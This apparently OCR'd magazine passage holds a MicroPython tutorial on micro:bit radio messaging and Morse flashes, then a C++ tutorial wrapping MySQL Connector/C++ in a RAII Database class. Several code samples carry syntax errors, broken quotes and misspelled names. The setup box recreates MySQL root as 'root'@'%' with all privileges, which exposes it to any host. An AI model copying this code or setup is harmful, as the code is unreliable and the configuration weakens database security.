
Here we've used a slightly brighter LED on each line to highlight the difference in hue.

Since it's December and we're feeling a little festive, why not design a Christmas tree for our first image to send to another micro:bit later:

```
xmastree = Image("00500:00500:05550:55555:00500:")
display.show(xmastree)
```

It's all well and good being able to display our images on the LEDs, but before we're able to send them to another device we're going to need to work out the buttons. Here's a basic counter that can be used as an example of how the buttons function. We've used an infinite loop, with a small pause (sleep) so as not to cause a heavy load on the processor.

```
from microbit import *

counter = 0
new_value = 0

while True:

  # decrease by 1 if button A was pressed
  if button_a.was_pressed():
    new_value = counter - 1

  # increase by 1 if button B  was pressed
  if button_b.was_pressed():
    new_value = counter + 1

  # reset to 0 if you touch pin 0
  if pin0.is_touched():
    new_value = 0

  # stop counter from going less than 0
  if new_value < 0:
    new_value = 0

  # scroll new value if it's changed
  if new_value != counter:
    counter = new_value
    display.scroll(str(counter))

  sleep(50)
```



Lighting up your life and LEDs, row by row.

QUICK TIP

The micro:bit uses Micro Python. More info and tutorials are available at https://microbit-micropython.readthedocs.io – including help with text, images, buttons, I/O, music, gestures, directions, and also storage.

» MORSE CODE

Micro:bits are perfect for Morse code communication. Instead of using images or strings to light to LEDs, we can use the *flash* command to light up the entire LED grid for a set amount of time. The following code will display a full flash for 10ms:

```
display.show(flash, delay=10, wait=False)
```


We could then take this and introduce a selection to make the micro:bit flash for different lengths, depending on what letter we want to represent. We can represent dots with short flashes and dashes with slightly longer flashes. For the purposes of this example a dot is 5ms and a dash is 10ms:

```
if incoming == 'A'
        display.show(flash, delay=5, wait=False)
        display.show(flash, delay=10, wait=False)
elif incoming == 'B'
        display.show(flash, delay=10, wait=False)
        display.show(flash, delay=5, wait=False)
        display.show(flash, delay=5, wait=False)
        display.show(flash, delay=5, wait=False)
```

After developing Morse code statements for each letter of the alphabet, we can then set up a loop to recognise each incoming letter, or only send single letters at a time. As we only have two buttons on the micro:bit, perhaps use one button to rotate through the 26 letters of the alphabet, showing them on the LEDs, and the other button to send the letter. This way we'd be able to send messages on the fly, without having to re-program the micro:bit every time we want to say something new.

QUICK TIP

Using crocodile clips on 0 and GND, you can attach a pair of headphones or speakers and introduce sound to your micro:bit. Import the music module and play music.



The Micro Bit on the left has sent a message to the one on the right displaying our primitive Christmas tree.

Setting up the radio

In order to send these images or strings with our buttons, we'll need to connect the radio. Alter the top of your code to reflect the following:

```
from microbit import *
import radio
radio.on()
```

Now that the radio is turned on, we can send or receive messages over it. However, we might also want to be more specific and set a channel before turning the radio on:

```
radio.config(channel=10)
```

Sending messages

Let's start off by sending and receiving some basic messages. We'll set our A button to ask for a handle, and the B button can reply with it – a throwback to CB radios, if you will.


```
import radio
from microbit import *
radio.config(channel=0)
radio.on()

while True:
    if button_a.was_pressed():
        display.show('A')
        radio.send('What is your handle?')
    if button_b.was_pressed():
        display.show('B')
        radio.send('My handle is Calvin')
    incoming = radio.receive()
    if incoming:
        display.scroll(incoming)
    sleep(100)
```

If you're using two micro:bits for this tutorial, don't forget to set a different handle on each device for a real-world example of two-way communication. If you're using more than two micro:bits, however, you may need a way to change channels on the fly, while the device is running. While we don't have any more programming buttons, we do have the accelerometer functionality. Using the following code, we can shake the micro:bit to randomly change channel between 1 and 10, in iterations of 1:


```
while True:
    if accelerometer.was_gesture('shake'):
        newChan = random.randrange(1,10,1)
        display.scroll(str(newChan))
        radio.config(channel=newChan)
    if button_a.was_pressed():
        display.show('A')
        radio.send('What's your handle?')
    if button_b.was_pressed():
        display.show('B')
        radio.send('My name is Calvin)
    incoming = radio.receive()
    if incoming:
        display.scroll(incoming)
    sleep(100)
```

Of course, we could change these strings to say anything, or swap them out for variables. If we were going to replace them with our Christmas tree, it'd look something like this:

```
import radio
from microbit import *
radio.config(channel=0)
radio.on()

xmastree = Image("00500:00500:05550:55555:00500:")

while True:
    if button_a.was_pressed():
        display.show('A')
        radio.send(xmastree)
    if button_b.was_pressed():
        display.show('B')
        radio.send(xmastree)
```



As basic as pixel art goes – a 2-bit Christmas tree.



Simulation of two-way communication over the micro:bit radio.

```
incoming = radio.receive()
if incoming:
    display.scroll(incoming)
sleep(100)
```

Our 'while' look is constantly looking out for an A or B button press but also for any incoming messages. We've set these messages to automatically scroll across our LEDs. It might be beneficial to clear the screen first with `display.clear()`. You may also decide to `display.show()` the message instead of scrolling it, depending on whether you plan to show images or text. We've found that text scrolls nicely but images are usually better to just pop up straight away with a `display.show()`. Again, add a sleep timer to the end of our loop to save processing power.

To take things to the next level, we could introduce a transition – a message to let the user know an incoming message has been received, before showing it. That way, the user has less chance of missing the message, which could easily happen if the text starts scrolling over the LEDs without prior warning.

```
if incoming:
    display.show(alertImage)
    sleep(10)
    display.scroll(alertText)
    sleep(10)
```

This would require a little setting up, before the 'while' loop:

```
alertImage = Image("00500:00500:00500:000000:00900:")
alertText = "Incoming message:"
```

If you haven't got two micro:bit devices, you can test all of your code on the **https://create.withcode.uk** website, simulating communication both ways. Provided your code has imported the micro:bit module, turned on the radio and has a loop waiting to receive and display the incoming message, you can send yourself a message with the radio test tool. Make sure you're using the same channel number (anything between 0 and 100), and send some test data (preferably a simple string). It should scroll across your simulator micro:bit LEDs. You can also press the fake buttons on the micro:bit image and they should function as intended.

When you're happy with your code, download the HEX file. Plug your micro:bit into your computer with a Micro USB cable; it should automatically mount. Then simply drag the HEX file onto your micro:bit's drive space. It should override any previously installed HEX file, since the micro:bit has extremely limited storage capacity and only room for a single HEX file.

As soon as the copying process is complete, the micro:bit will be running your Python code. Either keep the micro:bit plugged in via USB or provide power with a portable battery pack. Then press either the A or B button to begin. LXF

» SIGNAL STRENGTH


Micro:bits transmit some specific information every time we send or receive data over the radio. If we use `radio.receive_full()` instead of `radio.receive()`, we'll get the message as a tuple, including the message content, signal strength and a time-stamp. The signal strength (RSSI) will be displayed as a value between 0dBm and -255dBm, with 0 being the strongest and -255 the weakest signal.

Now we can create all kinds of treasure-hunt games by triangulating the radio signal. By setting one or multiple micro:bits up so that they constantly send a radio message on low power, we can create a receiver that can parse the incoming message and then display the signal strength:

```
while True:
    message=radio.receive_full()
    if message:
        strength = message[1]+100
        displaystrength = (int((strength/10)+1))
        display.show(str(displaystrength))
        sleep(200)
    else:
        display.show(Image.NO)
```

Now, the closer we get to the transceiver the higher our signal strength will be. We could make this into a game by designing an image for hot and another one for cold, then displaying these images as we move around. Every time the number rises we could display the hot image, signalling that we're getting closer, then displaying the cold image when we're moving away. The build-in commands `Image.YES` and `Image.NO` would display a tick and a cross, to help make things even easier.

```
Display.show(Image.NO)
```



Paired with battery packs, these micro:bit walkie-talkies are completely wireless, and actually have a decent range.

MYSQL

Database control with C++ tools

John Schwartzman shows how to write a C++ program that interrogates and commands a MySQL database to do his bidding.

OUR EXPERT

John Schwartzman is a long-time engineering consultant to business and government. He also teaches Computer Science at a local college.

Have you installed MySQL on your computer as part of a LAMP (Linux, Apache, MySQL and PHP) server, and have never been quite sure what to do with it? This tutorial shows you how to use MySQL with the C++ programming language to query and alter a relational database.

You may think that programming in C++ is rather a gruesome undertaking, especially when combined with the rigours of SQL programming. It really isn't that bad, though, and by using C++ we can abstract away lots of the gory details and present a clean, well structured programming interface that's fairly easy to understand.

SQL Stands for Structured Query Language and it's used to interrogate and command Relational Database Management Systems (RDBMS) like MySQL, MariaDB, and so on. Both MySQL and MariaDB will work with the MySQL C++/Connnector, which is available as a separate download from MySQL/Oracle.

MariaDB is available under the GNU General Public Licence (GPL) and MySQL is available under the GPL and also under a proprietary licence. When we write MySQL in this tutorial, we are referring to either MySQL or MariaDB – your system will behave in the same way no matter which one you have installed.

Class division

The following code illustrates the way a typical C++ program would access a database using MySQL connector. The namespace `sql` is where the database components reside. `Try` / `catch` is the way C++ handles code that might produce errors. This code comes with the MySQL C++/Connector, but we think it has way too many variables to keep track of and is too confusing!

```
main(int argc, char* argv[])
{
  try
  {
    sql::Driver*    pDriver = get_driver_instance();
    sql::Connection* pConn pDriver->connect("tcp://127.
0.0.1:3306","worlduser", "worlduser123");
    sql::Statement*  pStmt = pConn->createStatement();
    pConn->setSchema("world");
```

QUICK TIP

If you installed MySQL without setting a root password, you can try `mysqladmin -u root password newPassword`, where `newPassword` is your new MySQL root password. If this doesn't work, there are a lot of recipes on the internet you can try in order to reset MySQL's root password.

Database.cpp | Database.h | Terminal.h | Terminal.cpp | Place.cpp

```
27 class Database
28 {
29 private:
30     sql::Driver*     _pDriver;
31     sql::Connection* _pConnection;
32     sql::Statement*  _pStatement;
33     sql::ResultSet*  _pRS;
34
35 public:
36     Database(std::string sUser,      // constructor
37              std::string sPassword,
38              std::string sSchema  = "world",
39              std::string sAddress = "tcp://127.0.0.1:3306") : _pRS(nullptr)
40     {
41         _pDriver = get_driver_instance();
42         _pConnection = _pDriver->connect(sAddress, sUser, sPassword);
43         _pConnection->setSchema(sSchema);
44         _pStatement = _pConnection->createStatement();
45     }
46     ~Database()                    // destructor
47     {
48         if (_pRS != nullptr) delete _pRS;
49         delete _pStatement;
50         delete _pConnection;
51     }
52     sql::ResultSet* executeQuery(const std::string sStatement,
53                                  bool bDisplay = true);
54     long queryHasRecords(const std::string sQuery,   bool bDisplay = true);
55     bool execute(const std::string sStatement,       bool bDisplay = true);
56     long executeCountQuery(const std::string sQuery, bool bDisplay = true);
57     void deleteResultSet();  // may reduce memory usage
58 };
```

Figure 1: Database.h – The interface declaration of the Database class.

```
    sql::ResultSet*  pRS = pStmt->executeQuery("SELECT
Name, CountryCode, District, Population FROM city");
    ...
                delete pRS;
    delete pStmt;
                delete pConn;
     return EXIT_SUCCESS;
  }
  catch (const sql::SQLException*&e)
  {
    ...
    return EXIT_FAILURE;
}
```

What we propose instead is a programming idiom known as Resource Acquisition Is Initialization (RAII). In RAII, we define a class named `Database` to hold/hide all the database components. The act of bringing the class into existence (instantiation) is what causes all of the preliminary actions shown above to be performed. Instantiating the `Database` class connects the user to the database. Using the `Database` class *(see Figure 1 above)*, our main program would now look like this:

```
#include "Database.h"
```

```
18 #ifndef PLACE_  //****************************************************
19 #define PLACE_  //****************************************************
20
21 typedef sql::ResultSet* pRS;    // just the type definition is sufficient here
22
23 class Place
24 {
25 private:
26     const std::string _sField1;
27     const std::string _sField2;
28     const std::string _sField3;
29     const long        _nField4;
30
31 public:
32     Place(std::string name,             // constructor
33           std::string capital,
34           std::string headOfState,
35           long        population) : _sField1(name),
36                                     _sField2(capital),
37                                     _sField3(headOfState),
38                                     _nField4(population)    {}
39     ~Place() {}                         // destructor
40     void display();
41     static long display(sql::ResultSet* pRS, bool bDisplayCount = true);
42 };
43
44 #endif //************************** PLACE_H ******************************
```

Figure 2: Place.h – The interface definition of the Place utility class.

```
int main(int argc, char* argv[])
{
 try
 {
  std::unique_ptr <Datatabase> pDB(new
Database("worlduser", "worlduser123"));
  sql::ResultSet *pRS =
   pDB->executeQuery("SELECT Name, CountryCode,
District, Population FROM city");
  ...
  return EXIT_SUCCESS;
 }
 catch (const sql::SQLException(&e)
 {
  ...
  return EXIT_FAILURE;
 }
}
```

We know this looks like more typing instead of less, but once the Database class is defined, it becomes like a part of the C++ language. We've abstracted away all of the inner workings of Connector/C++ and placed them in the `Database` class, and our program just looks like the 18-line main function shown above. Our main program uses helper classes called `Place` and `Language` to manage and display SQL queries of `world`'s tables.

`Place` and `Language` use a utility class called `StrStrmBuf`, which was written to, among other things, pad data into constant-width columns and to comma-separate numbers so that they're more easily human readable (say, 1,538,123,000 instead of 1538123000). The `StrStrmBuf` class was inspired by Java's `StringBuilder` class. We have found `StringBuilder` to be extremely useful and wanted the same functionality and more in C++.

Once the `Place`, `Language` and `StrStrmBuf` classes are defined, they become almost like a part of the C++ language and you can just use them when and where you need them without worrying too much about the details of the classes. You could even build them into a shared library.

Unzip **db.zip** into your home directory or wherever you place your development files. Take a look in the **db/src** directory for **Database.h**, **Database.cpp**, **Place.h**, **Place.cpp**, **Language.h**, **Language.cpp**, **StrStrmBuf.h**, **StrStrmBuf.cpp**, **Terminal.h**, **Terminal.cpp** and **db.cpp**. These files are included on the DVD and are also available at **https://github.com/jschwartzman/db**. The **db.cpp** program contains our main function and it's here that the action is orchestrated. As you proceed through `main()`, you'll perform various selects, inserts, deletes and updates on `world`'s tables. The main function also provides a running commentary on the various SQL statements you'll execute.

Let's look closely at **Database.h** *(Figure 1)*. We invoke the Database constructor method (`ctor`) when we invoke new `Database("user", "password");` in our main function (line 32 of **db.cpp**). Every class has a `ctor` and the `ctor` has the same name as the class. It also has a destructor (`dtor`) function with the class name prefixed by a tilde `~` character. When `Database`'s constructor is called using the C++ new operator, we pass the strings `sUser`, `sPassword`, `sSchema` and `sAddress` to the `ctor`.

You must, at least, provide a username and password and you may pass the other two arguments as well. If you choose not to provide `sSchema` and

QUICK TIP

We tried using curses to write the code in this project, but curses doesn't properly handle accented characters which the world of databases has in abundance. Accented characters are 2-, 3- or 4-byte UTF-8.

» INSTALLATION AND SETUP

Type `g++ --version` to see if C++ is installed. Type `mysql --version` to see if MySQL or MariaDB is installed. Use your package manager to install the following packages if you don't already have them.

```
sudo apt install libboost-all-dev
sudo apt install mysql-server (or mariadb)
sudo apt install mysql-client (or mariadb-client)
sudo apt install libmysqlcppconn-dev
```

You can find the world database schema at **https:/dev.mysql.com/doc/index-other.html**. Download and unzip **world.sql**.

To start MySQL or MariaDB (if necessary):

```
sudo systemctl start mysql.service
```

To set the root password for MySQL (if necessary):

```
mysql-secure-installation
```

To find out on what port MySQL/MariaDB is listening:

```
sudo ss -tlpn | grep mysql
```

This should indicate 127.0.0.1:3306, which is localhost on port 3306. The port number should match the value shown in the `sAddress` argument to the `Database ctor`.

Try to log in to MySQL or MariaDB with `mysql -u root -p` and enter the root MySQL password. This password is not necessarily the same as the Linux root password. If you can't log in, try `sudo mysql -u root`. If you can only log in to MySQL with `sudo` and without a root password, try the following at the MySQL prompt:

```
SELECT User, Host FROM mysql.user;
```

You should see the user root@localhost. Delete the **root@localhost** account:

```
DROP User 'root'@'localhost';
```

Recreate root user:

```
CREATE User 'root'@'%' IDENTIFIED BY 'your-new-root-password';
```

Give permissions to root user:

```
GRANT ALL PRIVILEGES ON *.* to 'root'@'%' WITH GRANT OPTION;
FLUSH PRIVILEGES;
quit;
```

Now try to log in to MySQL or MariaDB as root with your new password without using sudo.

```
mysql -u root -p
```

Enter your new root password at the prompt. This should set things up so that you can use MySQL normally.

QUICK TIP

Terminal is a static class – one that doesn't get instantiated or destroyed. You call the class methods with the class name: `Terminal::displayCaption("Hello, World")`. **If you want to reference a specific colour you say** `Terminal::BLUE`. **Terminal uses escape sequences that produce bright colours on a black background.**

`sAddress`, `Database` will provide its own default values. The `Database` constructor calls a few inlined methods:

```
_pDriver = get_driver_instance();
_pConnection = _pDriver->connect(_sAddress, _sUser, _sPassword);
_pConnection->setSchema(_sSchema);
_pStatement = _pConnection->createStatement();
```

These methods are inlined because they live in the interface file **Database.h** rather than the implementation file **Database.cpp**. Our class member variables are distinguished from other variables by prefixing them with an underscore character.

The `Database ctor` logs you into the RDBMS and sets itself up so that it's ready for you to ask your first question about the `world` database. This database is just an argument that's passed into the `Database` constructor. You could substitute another database or even a database that you've created yourself.

`Database`'s member variables are kept in an area of memory called the heap, along with functions. The variables and functions stay in memory as long as the class exists. How long is that? The `Database` instance exists until `pDB`, the pointer variable that references it, goes out of scope. `pDB` is declared and defined inside the `try` block of **db.cpp**, so the lifetime of the `Database` instance is the lifetime of the `try` block. When we reach the closing brace of the `try` block the `Database` instance pointed to by `pDB` goes out of scope. We could have written:

```
Database* pDB = new Database("worlduser", "worlduser123");
// use the Database instance
delete pDB;
```

Instead, we used a newer feature of C++ and wrote:

```
std::unique_ptr <Database> pDB(new Database("worlduser", "worlduser123"));
```

Now when `pDB` goes out of scope, the destructor of the `Database` instance is automatically called and we don't need to delete `pDB`. The notation `std::unique_ptr` means that `unique_ptr` is a member of the `std` namespace. The namespace is a feature of C++ that helps to avoid collisions between different objects in different modules with the same name.

In order to build this code, you'll need C++, MySQL or MariaDB, MySQL Connnector/C++ 8.0, Boost and the sample database **schema world.sql**. See the box on page 93 for instructions. Once you have the world database schema installed, you'll need to do a little administrative work. Start MySQL with the command

```
$ mysql -u root -p
```

MySQL will then prompt you for the root password. This is MySQL's root password and not necessarily the Linux root password. Once you've successfully logged into MySQL or MariaDB as the root user, issue the following commands:

```
MariaDB [(none)]> CREATE DATABASE world;
MariaDB [(none)]> USE world;
MariaDB [world]> SOURCE path_to_world/world.sql;
```

`path_to_world` refers to the location where you unzipped **world.sql**. For example, the last statement might read:

```
MariaDB [world]> SOURCE ~/Downloads/world.sql;
```

We've capitalised the SQL commands, but SQL doesn't care about capitalisation and it doesn't care about white space in your commands.

I am root

As the root user of MySQL, you need to create a new, non-root user of the world database and assign the non-root user appropriate privileges. Type the following SQL statement and substitute your own choice of password for `worlduser123`:

```
MariaDB [world]> GRANT SELECT, INSERT, DELETE, UPDATE ON world.*
    -> TO'worlduser'@'localhost' IDENTIFIED BY 'worlduser123';
```

You don't have to type everything on one line. You can hit the Return key at any point and MySQL will show the continuation symbol `->` on a new line. Be sure to enter a semicolon as the last character of your statement. What this statement means is that we want to grant all of the CRUD (Create, Read, Update and Delete) privileges for all of `world`'s tables (`world.*`) to the new user `worlduser@localhost`.

Once you've created the new user `worlduser` and assigned its password and its privileges, quit MySQL/MariaDB by typing quit at the prompt:

```
MariaDB [world]> quit;
```

Now log into MySQL/MariaDB as `worlduser` and tell it that you want to use the `world` database:

```
mysql -D world -u worlduser -p
```

and enter the newly assigned password for `worlduser` at the prompt. For a scenic tour of Great Britain type the SQL statement:

```
MariaDB [world]> SELECT name, district FROM city WHERE countrycode='GBR';
```

If you see a list of cities and countries then you're ready to go. Let's look at the functions of the `Database` class (**Database.h** and **Database.cpp**). Aside from the ctor and dtor, we have member functions to perform various CRUD tasks.

Inside `Database` you'll find functions like `executeQuery()`. This will execute a SQL SELECT statement against the `world` database. `executeQuery()` returns a pointer to a `ResultSet` which is a list of ROWS from the database.You can call the static helper function `Place::display(pRS)` to display the results.

The `Place` helper class is designed to display four COLUMN result ROWs from the database, where the first three COLUMNs are strings and the last COLUMN

```
24 void Place::display()
25 {
26     utility::StrStrmBuf ssb;
27     ssb.rpad(_sField1, 40);
28     ssb.rpad(_sField2, 34);
29     ssb.rpad(_sField3, 34);
30     ssb.lpad(utility::commaSeparate(_nField4), 14);
31     ssb << endl;
32     Terminal::writeYellow(ssb);
33 }
34
35 long Place::display(sql::ResultSet *pRS, bool bDisplay)
36 {
37     long nCount = 0;
38     while (pRS->next())
39     {
40         Place* pPlace = new Place(pRS->getString(1),
41                                   pRS->getString(2),
42                                   pRS->getString(3),
43                                   pRS->getUInt64(4));
44         pPlace->display();
45         delete pPlace;
46         ++nCount;
47     }
48
49     if (bDisplay)
50     {
51         Terminal::displayCount(nCount);
52     }
53     return nCount;
54 }
```

Figure 3: Place.cpp – The implementation of the Place utility class.

Figure 4: The db application performing a four COLUMN SELECT statement.

is a long. The `Language` helper class is designed to display two COLUMN result ROWs from the database, where the first COLUMN is a string and the second COLUMN is a long double. It is very similar to `Place`. The simple `Place` and `Language` classes can serve as models for your own helper classes with any size and type of ROWs that you need.

`Database` provides the Boolean `execute()` method to execute SQL CRUD statements like INSERT, UPDATE and DELETE that do not return a list of `ResultSet` objects, but instead directly modify the database. Finally, `Database` provides `queryHasRecords()` and `executeCountQuery()`, both of which perform a SELECT query that tells you how many records are returned by your select statement. You can perform decision making in your application based on whether or not your SELECT query returns any records, or whether it returns a specific number of records.

A load of CRUD

INSERT is the Create in CRUD, while SELECT is the Read, UPDATE is the Update and DELETE is the Delete.

The `db` class (**db.cpp**) is a tutorial which will walk you through a variety of CRUD operations using the `Database` class to access the `world` database. It uses various helper classes (`Place`, `Language`, `Terminal` and `StrStrmBuf`) to display the results. **db.cpp** is set up as a set of screens. Each screen preforms a different operation or set of operations and describes what's happening in each SQL statement. Consider **db.cpp** (and the Linux executable *db*) as a gentle tutorial introduction to SQL.

The functions that perform SELECT operations return long integers to tell you how many ROWS were returned by your queries. The `execute()` command returns a Boolean, but all of `Database`'s methods and functions will throw an exception if they fail. The exception number and message will tell you why something might have failed. The usual reason is that the SQL statement that you tried to execute was not formed correctly. You might want to open up the MySQL console to experiment with various CRUD statements if they're giving you trouble, using the command `mysql -u worlduser -p`.

C++ is an object-orientated language which was developed by Bjarne Stroustrup at Bell Labs. It first appeared in 1985. C++ started with the procedural language C and extended it to use the concept of classes. In C++, a class is an abstraction of some real-world problem. A class should basically do one thing well, and it shouldn't have to know about the inner workings of other classes to do that one thing.

Every class that we add essentially expands the C++ language. One of the goals of C++ is that operations on a class should be as efficient as operations on built-in objects. The real-world problem that we're addressing with the `Database` class is connection to a database server. This connection is established by `Database`'s constructor method which is invoked when a `Database` object is instantiated using the C++ new method.

Once that connection is made, you can perform various SQL operations on that database from a menu which is published in `Database`'s header file, **Database.h**. The number of items is relatively small, but each can use many varieties of SQL statements.

Basically, `Database` is an extension to C++ that

BUILDING THE SOFTWARE

After you've installed the software, unzip **db.asm** to your computer and in the **db** directory, run *make*:

```
$ make
